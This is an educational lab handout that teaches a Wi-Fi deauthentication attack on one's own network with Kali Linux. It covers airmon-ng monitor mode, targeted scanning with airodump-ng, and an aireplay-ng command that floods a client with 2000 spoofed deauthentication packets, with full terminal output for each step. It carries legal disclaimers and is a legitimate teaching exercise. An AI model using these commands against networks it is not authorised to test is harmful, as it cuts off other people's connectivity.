

Lab - Wireless Deauthentication Attack

Disclaimer

It is unlawful, illegal to hack into any wireless network you do not own or have permission to hack. Students should only hack into their wireless network(s). This school nor the instructor is liable for any damage or other harmful consequences using (information in) this lab. It is at your own risk if you undertake any illegal action based on (the information in) this lab.

Overview

In this short video and lab, you will learn how to quickly deauthenticate a wireless user or device connected to a specific wireless access point or router.

Lab Requirements


- Virtual install of Kali Linux
- Wireless adapter capable of packet injection and monitor mode.
- Wireless network
- One Wireless client

For this lab to work, we will need to have access to a wireless network, preferably our own.

Configure your Wireless adapter for monitor mode.

At the terminal prompt, type `airmon-ng` and press enter.

airmon-ng



```
File Actions Edit View Help
root@kali:~# airmon-ng
PHY      Interface  Driver      Chipset
phy0     wlan0       rt2800usb   Ralink Technology, Corp. RT5372
root@kali:~#
```

Under Interface, we are given the name assigned to the wireless adapter. Next, we see the driver Kali uses to communicate with the adapter, and lastly, we are given the name of the chipset the adapter is using.

We next need to start the wlan0 adapter in monitor mode. For this, we use the **airmon-ng start wlan0** command.

airmon-ng start wlan0

```
File Actions Edit View Help
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
446 NetworkManager
1988 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 rt2800usb Ralink Technology, Corp. RT5372

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~#
```

This is where we will be told if our adapter supports monitor mode.

Once we put the adapter into monitor mode, the name of the adapter changes to **wlan0mon**.

Audit for all available wireless networks

We are now ready to begin capturing any wireless signals within the range of our attack machine.

To do this, at the terminal type **airodump-ng wlan0mon**

airodump-ng wlan0mon

Here we see the available networks in my area. I have highlighted my wireless network. The client is my laptop, which is communicating over channel 1 with my wireless access point.

Your results will differ.

```
CH 5 ][ Elapsed: 11 mins ][ 2020-09-24 21:00

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:AF:DB:DB:23:10 -34 628 0 0 1 130 OPN SKYW-broadband8E96
80:29:94:67:8E:99 -46 393 175 0 1 130 WPA2 CCMP PSK SKYW-broadband8E96
70:4F:57:45:0A:1A -48 394 3100 10 2 130 OPN SDW-KRAHENBILL
90:61:0C:56:17:77 -51 403 3429 0 5 270 WPA2 CCMP PSK BRB BRILLIANT TEAM
90:61:0C:2D:FB:EA -51 394 194 0 11 270 WPA2 CCMP PSK PLDTHOMESL64490
14:13:46:F7:56:F1 -53 127 0 0 6 130 WPA2 CCMP PSK SKYfiberED16

BSSID STATION PWR Rate Lost Frames Notes Probes
80:29:94:67:8E:99 C4:3D:C7:CF:66:BA -28 1e- 0e 0 26 SKYW-broadbandD4FE,The Loft,SKYW-broadband8E96
70:4F:57:45:0A:1A 08:C5:E1:C2:03:F8 -54 1e- 1 0 293 SDW-KRAHENBILL
90:61:0C:56:17:77 60:6D:C7:61:B8:E3 -1 1e- 0 0 3347
90:61:0C:56:17:77 08:7F:98:13:54:BD -54 0 - 1 0 3
90:61:0C:2D:FB:EA CC:2D:83:24:07:34 -1 1e- 0 0 78
90:61:0C:2D:FB:EA F6:F4:52:3C:C6:68 -54 1e- 5e 0 116
90:61:0C:2D:FB:EA A8:51:5B:C2:F3:AD -38 5e- 1 0 17
```

In this example, I need to remove an unauthorized individual from my network. This could be helpful when monitoring a child's browsing habits or trying to free up some much-needed bandwidth because everyone on the network is streaming their news and music live.

Caveat!

It would be illegal to remove a neighbor from their network because they are streaming music or Netflix to loud at all hours of the day and night. That is not how this lab should be used.

Once we have identified the network and the client, we can stop (break) the scan by typing in **ctrl+c**

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
80:29:94:67:8E:99	DC:F7:56:19:5A:4C	-48	1e- 1	7	17		
70:4F:57:45:0A:1A	08:C5:E1:C2:03:F8	-52	1e- 1	81	159		SDW-KRAHENBILL
90:61:0C:56:17:77	D4:67:D3:CC:72:F1	-1	1e- 0	0	1		
90:61:0C:2D:FB:EA	A8:51:5B:C2:F3:AD	-36	0 - 1e	0	9		

Quitting ...
root@kali:~#

Using your up arrow, bring back the last command you typed at the terminal prompt to start the scan. (**airodump-ng wlan0mon**)

We are now going to modify the command to scan just one network.

Using your keyboard arrows, place your cursor just after the airmon-ng and add **--channel 1** followed by the bssid of the base station.

When done, your command should resemble this:

```
airodump-ng --channel 1 --bssid 80:29:94:67:8E:99 wlan0mon
```

Once you have everything correctly typed in, hit enter. We are now just monitoring this one base station for any connections.

CH 1][Elapsed: 6 s][2020-09-24 21:40											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID		
80:29:94:67:8E:99	-44	96	97	69 11	1	130	WPA2 CCMP	PSK	SKYbroadband8E96		
BSSID			STATION	PWR	Rate	Lost	Frames	Notes	Probes		
80:29:94:67:8E:99			04:D6:AA:BF:2F:D7	-1	1e- 0	0	1				
80:29:94:67:8E:99			C4:3D:C7:CF:66:BA	-28	1e- 0e	0	2				
80:29:94:67:8E:99			DC:F7:56:19:5A:4C	-52	0 - 1	2	12				

We can remove our unwanted client without disturbing any of the other wireless networks in the area.

Again, we need to do a **ctrl+c** to stop the scan.

To do this, we will use another tool from the airdump-ng suite called aireplay-ng. Aireplay-ng is a packet injection tool. In this example. Aireplay-ng will be sending a large of number of good-by packets from the base station to the client, removing them from the network.

The number 2000 represents the number of goodbye packets we will be sending the client.

The -a is the sitch used to add the MAC address of the base station.


The -c is the Mac address of the wireless client.

The wlan0mon is the Interface we will be using to send the packets.

At your kali terminal prompt, type the following command:

```
aireplay-ng --deauth 2000 -a 80:29:94:67:8E:99 -c C4:3D:C7:CF:66:BA wlan0mon
```

We are pretending to be the base station the client is connected to. Using the --deauth command, we are sending 2000 goodbye packets to the client, which removed the client from our wireless network.




The screenshot shows a terminal window with a list of wireless networks and the execution of the aireplay-ng command. A red line is drawn across the list of networks, highlighting the first one.

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
80:29:94:67:8E:99	C4:3D:C7:CF:66:BA	-28	1e- 0e	0	109		
80:29:94:67:8E:99	DC:F7:56:19:5A:4C	-52	0e- 1	1	460		
80:29:94:67:8E:99	04:D6:AA:BF:2F:D7	-56	1e- 1	0	15		

Quitting ...
root@kali:~# aireplay-ng --deauth 2000 -a 80:29:94:67:8E:99 -c C4:3D:C7:CF:66:BA wlan0mon

Press enter.



The screenshot shows the output of the aireplay-ng command. It displays a series of messages indicating the sending of DeAuth packets to the client. The output is as follows:

```
root@kali:~# aireplay-ng --deauth 2000 -a 80:29:94:67:8E:99 -c C4:3D:C7:CF:66:BA wlan0mo
22:06:09 Waiting for beacon frame (BSSID: 80:29:94:67:8E:99) on channel 1
22:06:10 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [11|57 ACKs]
22:06:11 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [ 0|55 ACKs]
22:06:12 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [41|57 ACKs]
22:06:13 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [32|59 ACKs]
22:06:14 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [20|64 ACKs]
22:06:15 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [ 0|61 ACKs]
22:06:16 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [44|62 ACKs]
22:06:16 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [59|62 ACKs]
22:06:17 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [12|61 ACKs]
22:06:18 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [22|63 ACKs]
22:06:19 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [ 0|61 ACKs]
22:06:20 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [55|62 ACKs]
22:06:21 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [37|60 ACKs]
22:06:22 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [50|65 ACKs]
22:06:23 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [36|60 ACKs]
22:06:24 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] [25|63 ACKs]
22:06:25 Sending 64 directed DeAuth (code 7). STMAC: [C4:3D:C7:CF:66:BA] ^C3|43 ACKs]
root@kali:~#
```

It may take a few seconds for the client to be removed, so be patient!

Once the client has been removed, confirm the removal by conducting a following up scan of the base station to see what clients are connected.

My laptop has been kicked off the network and is no longer present.

CH 1][Elapsed: 24 s][2020-09-24 22:14											
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
80:29:94:67:8E:99	-44	96	247	83 3	1	130	WPA2	CCMP	PSK	SKYbroadband8E96	
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes		
80:29:94:67:8E:99	04:D6:AA:BF:2F:D7			-1	1e- 0	0	1				
80:29:94:67:8E:99	DC:F7:56:19:5A:4C			-54	0 - 1	0	37				

Summary –

In this short lab, you learned how to easily remove an unwanted device from a wireless network by spoofing the Mac address of the authenticating base station or access point.

Be sure to use your powers for good and not evil.

End of the lab!